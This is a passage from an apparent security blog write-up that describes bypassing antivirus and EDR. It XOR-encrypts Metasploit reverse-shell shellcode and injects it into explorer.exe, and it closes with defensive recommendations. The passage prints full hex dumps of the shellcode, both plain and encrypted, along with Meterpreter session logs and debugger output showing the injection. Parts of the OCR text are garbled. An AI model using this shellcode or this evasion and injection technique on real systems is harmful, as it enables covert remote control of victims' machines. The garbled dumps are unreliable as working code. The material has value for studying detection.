
Active sessions

Id  Name  Type  Information  Connection
--  ---  ---  ---          ---
4   shell x64/windows  192.168.64.130:80 → 192.168.64.1:6467
3 (192.168.64.1)

msf6 exploit(multi/handler) > sessions -1 4
[*] Starting interaction with 4 ...

C:\Windows\system32>whoami
whoami
consultant11-ho\legion
C:\Windows\system32>
```


TCP Reverse shell



AV detected payload


Now, as we can see that the AV detected the payload as expected and it immediately removed the payload from memory. So, let's run it again and analyze the background.

So, let's analyze what happened exactly in the memory space. So, as it is visible in the below screenshot that only 1 cmd.exe shell and that's our shellcode.



Attached to Explorer.exe

Just to confirm, let's open powershell.exe and see if that get's attached to it.



General Statistics Performance Threads Token Modules Memory Environment Handles GPU Comment

Hide free regions

Base address: [redacted] (0x239e622000 - 0x239e6221000)

```

0x3d727f00
0x239e6210 00000000 fc 48 83 e4 f0 e8 cc 00 00 00 41 51 41 50 52 48 .H.....AQAPRH
0x239e6260 00000010 31 d2 65 48 8b 52 60 51 48 8b 52 18 56 48 8b 52 1.eH.R'QH.R.VH.R
0x239e6390 00000020 20 48 8b 72 50 48 0f b7 4a 4a 4d 31 c9 48 31 c0 H.rPH..JjMl.Hl.
0x239e6490 00000030 ac 3c 61 7c 02 2c 20 41 c1 c9 0d 41 01 c1 e2 ed .<a|, .A..A...
0x239e6500 00000040 52 48 8b 52 20 8b 42 3e 41 51 48 01 d0 66 81 78 RH.R .B<AQH..f.x
0x239e65d0 00000050 18 0b 02 0f 85 72 00 00 00 8b 80 88 00 00 00 48 .....F.....H
0x7ff5c0b90 00000060 85 c0 74 67 48 01 d0 50 44 8b 40 20 49 01 d0 8b ..tgh..PD.8 I...
0x7ff790870 00000070 48 18 e3 56 48 ff c9 41 8b 34 88 40 01 d6 4d 31 H..VH..A.f.H..Ml
0x7ff790870 00000080 e9 48 31 c0 41 c1 c9 0d ac 41 01 c1 38 e0 75 f1 .Hl.A...A..8.u.
0x7ff790870 00000090 4c 03 4c 24 08 45 39 d1 75 d8 58 44 8b 40 24 49 L.L9.E9.u.XD.85I
0x7ff790870 000000a0 01 d0 66 41 8b 0c 48 44 8b 40 1e 49 01 d0 41 8b ..fA..HD.8.I..A.
0x7ff790870 000000b0 04 88 41 58 41 58 5e 48 01 d0 59 5a 41 58 41 59 ..AXAX^H..Y8AXAY
0x7ff790870 000000c0 41 5a 48 83 ec 20 41 52 ff e0 58 41 59 5a 48 8b A8H.. AR..XAY8H.
0x7ff790870 000000d0 12 e9 4b ff ff ff ff 5d 49 be 77 73 32 5f 33 32 00 ..K...Jl.w82_32.
0x7ff790870 000000e0 00 41 56 49 89 e6 48 81 ec a0 01 00 00 49 89 e5 .AVI..H.....I...
0x7ff790870 000000f0 49 bc 02 00 01 bb c0 a8 40 82 41 54 49 89 e4 4c I.....8.ATI..L
0x7ff790870 00000100 89 f1 41 ba 4c 77 26 07 ff d5 4c 89 ea 68 01 01 .A.lw8...L..h..
0x7ff790870 00000110 00 00 59 41 ba 29 80 6b 00 ff d5 6a 0a 41 5e 50 ..YA..k...j.A^P
0x7ff790870 00000120 50 4d 31 c9 4d 31 c0 48 ff c0 48 89 c2 48 ff c0 Fml.Ml.H..H..H..
0x7ff790870 00000130 48 89 c1 41 ba ea 0f df e0 ff d5 48 89 e7 6a 10 H..A.....H..j.
0x7ff790870 00000140 41 58 4c 89 e2 48 89 f9 41 ba 99 a5 74 61 ff d5 AXL..H..A...ta..
0x7ff790870 00000150 85 c0 74 0a 49 ff ce 75 e5 e8 93 00 00 00 48 83 ..t.I..u.....H.
0x7ff790870 00000160 ec 10 48 89 e2 4d 31 c9 6a 04 41 58 48 89 f9 41 ..H..Ml.j.AXh..A
0x7ff790870 00000170 ba 02 d9 c8 5f ff d5 83 f8 00 7e 55 48 83 c4 20 .....UH..
0x7ff790870 00000180 5e 89 f6 6a 40 41 59 68 00 10 00 00 41 58 48 89 ^..j8AYh...AXH.
0x7ff790870 00000190 f2 48 31 c9 41 ba 58 a4 53 e5 ff d5 48 89 c3 49 .Hl.A.X.S...H..I
0x7ff790870 000001a0 89 c7 4d 31 c9 49 89 f0 48 89 da 48 89 f9 41 ba ..Ml.I..H..H..A.
0x7ff790870 000001b0 02 d9 c8 5f ff d5 83 f8 00 7d 28 58 41 57 59 68 .....}XAWYh
0x7ff790870 000001c0 00 40 00 00 41 58 6a 00 5a 41 ba 0b 2f 0f 30 ff .8..AXj.SA../.0.
0x7ff790870 000001d0 d5 57 59 41 ba 75 6e 4d 61 ff d5 49 ff ce e9 3c .WYA.unMa..I...<
0x3d721fb0
0x3d724fb0
0x3d725fb0

```

Re-read Write Go to... 16 bytes per row Save... Close

0x3d726fc000	Private: Commit	12 kB	RW+G	Stack (thread 13336)
0x3d727fa000	Private: Commit	12 kB	RW+G	Stack (thread 9404)
0x239e6220000	Private: Commit	4 kB	RX	
0x7ff790861000	Image: Commit	72 kB	RX	

Shellcode executed memory location

0x7ffa3d841000	Image: Commit	160 kB	RX	C:\Windows\System32\winbrand.dll
0x7ffa532c1000	Image: Commit	1,096 kB	RX	C:\Windows\System32\KernelBase.r
0x7ffa53991000	Image: Commit	720 kB	RX	C:\Windows\System32\ucrtbase.dll
0x7ffa533be1000	Image: Commit	2,280 kB	RX	C:\Windows\System32\combase.dll
0x7ffa54a21000	Image: Commit	920 kB	RX	C:\Windows\System32\rpcrt4.dll
0x7ffa554d1000	Image: Commit	508 kB	RX	C:\Windows\System32\kernel32.dll
0x7ffa55721000	Image: Commit	468 kB	RX	C:\Windows\System32\msvcrt.dll
0x7ffa558e1000	Image: Commit	404 kB	RX	C:\Windows\System32\sechost.dll
0x7ffa55b51000	Image: Commit	1,132 kB	RX	C:\Windows\System32\ntdll.dll

Corresponding DLLs


and we can see, the corresponding ntdll.dll is called and the syscalls to kernel32.dll from kernelbase32.dll are executed. So, the block-dig from the beginning hence been proved here.

Encryption/Decryption


So, the question comes here, how we can bypass this?

Let's start with the traditional method of Encryption and Decryption, which the worldwide hacking groups are following up, for this scenario, I will be using XOR encrypt and decrypt as I have seen this very much working in real-time.

However, I have developed my python script to do all this crazy stuff. So, let's encrypt our payload to AES-256 or XOR or RSA, or whichever algorithm you like and build our new exploit, and then understand from in-depth block dig and memory analysis.



EDR bypassed and successfully connected to the remote machine




Shell connected to explorer.exe

And to demonstrate in real-time, I also had created a video, below is the link for it.

[Meterpreter Reverse Shell Complete EDR Bypass - YouTube](#)

So, let's try to understand this with a simple block dig.




Encryption/Decryption Process in memory simplified block dig

So, let's analyze it:

- Encrypting the WinAPI functions using XOR/AES (here XOR)
- Calling the pointer to the encrypted strings of the functions
- Then decrypt the strings at the runtime and finding the kernel32.dll process module
- And then writing the shellcode at the remote buffer thread (target process VAS)

To understand more on this - [Bypassing CrowdStrike Endpoint Detection and Response - Red Cursor](#)

Let's understand this in more depth, attach the malware to the x64 debugger, as shown below in the screenshot. And call the action with 1 entry, and we can see that the malware is at the kernel32.dll



pointer to kernel32.dll

2. Looking for the explorer.exe

rcx=0000001D08F66000
qword ptr ds:[00007FF7FD3E6040 "explorer.exe"]=7265726F6C707865

Address	Value	ASCII	Comments
00007FF7FD3E6000	5F41332D70335767	gw3p-3A_	
00007FF7FD3E6008	0000000000000000	
00007FF7FD3E6010	32336C656E726568	kernel32	
00007FF7FD3E6018	000000006C6C642E	.dll...	
00007FF7FD3E6020	32336C656E726568	kernel32	
00007FF7FD3E6028	000000006C6C642E	.dll...	
00007FF7FD3E6030	32336C656E726568	kernel32	
00007FF7FD3E6038	000000006C6C642E	.dll...	
00007FF7FD3E6040	7265726F6C707865	explorer	
00007FF7FD3E6048	000000006578652E	.exe...	
00007FF7FD3E6050	00000001FFFFFFFF	yyyy...	

Looking for the explorer.exe


Now, if you will closely look at the above of Explorer.exe memory location, there are 3 kernel32.dll are being called, which are nothing but:

- Ptr -> VirtualAllocEx()
- Ptr -> WriteProcessMemory()
- Ptr -> CreateRemoteThread()

So, when pressed enter, it hit the explorer.exe

And it starts searching for the explorer.exe

So, once it's get the explorer.exe, it hit the breakpoint again, as shown in the below screenshot:



Once executed, it will call the encrypted shellcode, as shown in the screenshot below:

Address	Value	ASCII	Comments
000000B0F74FFA80	00CCE8F0E48348FC	üH.äðèÏ.	
000000B0F74FFA88	4852504151410000	..AQAPRH	
000000B0F74FFA90	5160528B4865D231	l0eH.R`Q	
000000B0F74FFA98	528B485618528B48	H.R.VH.R	
000000B0F74FFAA0	B70F4850728B4820	H.rPH..	
000000B0F74FFAA8	C03148C9314D4A4A	JJM1ÉH1À	
000000B0F74FFAB0	41202C027C613CAC	~<a . , A	
000000B0F74FFAB8	EDE2C101410DC9C1	ÁÉ.A.Áâí	
000000B0F74FFAC0	3C428B20528B4852	RH.R .B<	
000000B0F74FFAC8	788166D001485141	AQH.ðf.x	
000000B0F74FFAD0	000072850F020B18r..	
000000B0F74FFAD8	4800000088808B00H	
000000B0F74FFAE0	50D001486774C085	.ÀtgH.ðP	
000000B0F74FFAE8	8BD0014920408B44	D.@ I.ð.	
000000B0F74FFAF0	41C9FF4856E31848	H.ãVHÿÉA	
000000B0F74FFAF8	314DD6014888348B	.4.H.ÔM1	
000000B0F74FFB00	0DC9C141C03148C9	ÉH1ÀAAÉ.	
000000B0F74FFB08	F175E038C10141AC	~A.Á8àüñ	
000000B0F74FFB10	D1394508244C034C	L.L\$.E9Ñ	
000000B0F74FFB18	4924408B4458D875	uøXD.@\$I	
000000B0F74FFB20	44480C8B4166D001	.ðfA..HD	
000000B0F74FFB28	8B41D001491C408B	.@.I.ða.	
000000B0F74FFB30	485E584158418804	..AXAX^H	
000000B0F74FFB38	594158415A59D001	.ðYZAXAY	
000000B0F74FFB40	524120EC83485A41	AZH.ì AR	
000000B0F74FFB48	8B485A594158E0FF	ÿàXAYZH.	
000000B0F74FFB50	495DEFF5FF48E912	éKÿÿÿ1T	

Shellcode encrypted

Address	Value	ASCII
000002A2EFDA0150	75CEFF490A74C085	.At.IÿÎu
000002A2EFDA0158	834800000093E8E5	âè...H.
000002A2EFDA0160	C9314DE2894810EC	ì.H.âM1É
000002A2EFDA0168	41F989485841046A	j.AXH.ùA
000002A2EFDA0170	83D5FF5FC8D902BA	°.ÜË_ÿÖ.
000002A2EFDA0178	20C48348557E00F8	ø.~UH.Å
000002A2EFDA0180	685941406AF6895E	^..öj@AYh
000002A2EFDA0188	8948584100001000	...AXH.
000002A2EFDA0190	A458BA41C93148F2	òH1ÉA°Xα
000002A2EFDA0198	49C38948D5FFE553	SâÿÖH.ÃI
000002A2EFDA01A0	F08949C9314DC789	.ÇM1ÉI.ð
000002A2EFDA01A8	BA41F98948DA8948	H.UH.ùA°
000002A2EFDA01B0	F883D5FF5FC8D902	.ÜË_ÿÖ.ø
000002A2EFDA01B8	6859574158287D00	.}(XAWYh
000002A2EFDA01C0	006A584100004000	..@...AXj.
000002A2EFDA01C8	FF300F2F0BBA415A	ZA°./..0ÿ
000002A2EFDA01D0	4D6E75BA415957D5	ÖWYA°unM
000002A2EFDA01D8	3CE9CEFF49D5FF61	aÿÖIÿÎé<
000002A2EFDA01E0	2948C30148FFFFFF	ÿÿÿH.ÅH)
000002A2EFDA01E8	FF41B475F68548C6	ÆH.öu`Aÿ
000002A2EFDA01F0	C2C74959006A58E7	çXj.YIÇÃ
000002A2EFDA01F8	010AD5FF56A2B5F0	ðµϕVÿÖ..
000002A2EFDA0200	0000000000000000
000002A2EFDA0208	0000000000000000

Shellcode decrypted in the memory at runtime

Once this gets executed, we will get the reverse shell as shown in the below screenshot:

```
msf6 exploit(multi/handler) >
[*] Sending stage (200262 bytes) to 192.168.64.1
[*] Meterpreter session 2 opened (192.168.64.130:443 → 192.168.64.1:62197) at 2021-09-20 08:38:38 +0530

msf6 exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > sysinfo
Computer      : CONSULTANT11-HO
OS            : Windows 10 (10.0 Build 19043).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter  : x64/windows
meterpreter >
```

Reverse shell executed by passing the EDR

Conclusion

Unfortunately, there is no perfect solution, because this is 1 such bypass, there are numerous like calling fresh DLLs, Hel's gate, Halo, etc. So, the only fix is to continue enhancing the EDR products like:

- a) Implement some temper-based alert system, which will check for heuristical behavior of the initial thread which is being created by the exe and if that process is trying to modify or temper any system DLLs files which are loaded in memory.
- b) Usually, we never say logs will help, as attackers can also delete the logs, or if someone has to play more smartly, they will obfuscate the whole shell, which will make it difficult to trace back and get the real picture. However, Microsoft has implemented a very intelligent log capturing tool known as "ETW" – Event Tracing for Windows, which directly functions from kernel space and hence, relies on the NTDLL syscalls which in real-time makes the whole task difficult for the attackers.
- c) There should be another implementation to monitor the HTTP/HTTPS, TCP based connections. So, even if the attacker can bypass system controls, the external C2C connection should immediately be blocked, which will help the industries to protect against data-exfiltrations, lateral movements, etc.
- d) Implementing EDRs is very much necessary as they are built to protect against most of the known attacks. However, the industries should not completely rely on such products. There should be other implementations as well like blocking of major executables, whitelist the executables, temper protection against the known processes such as lsass.exe, etc.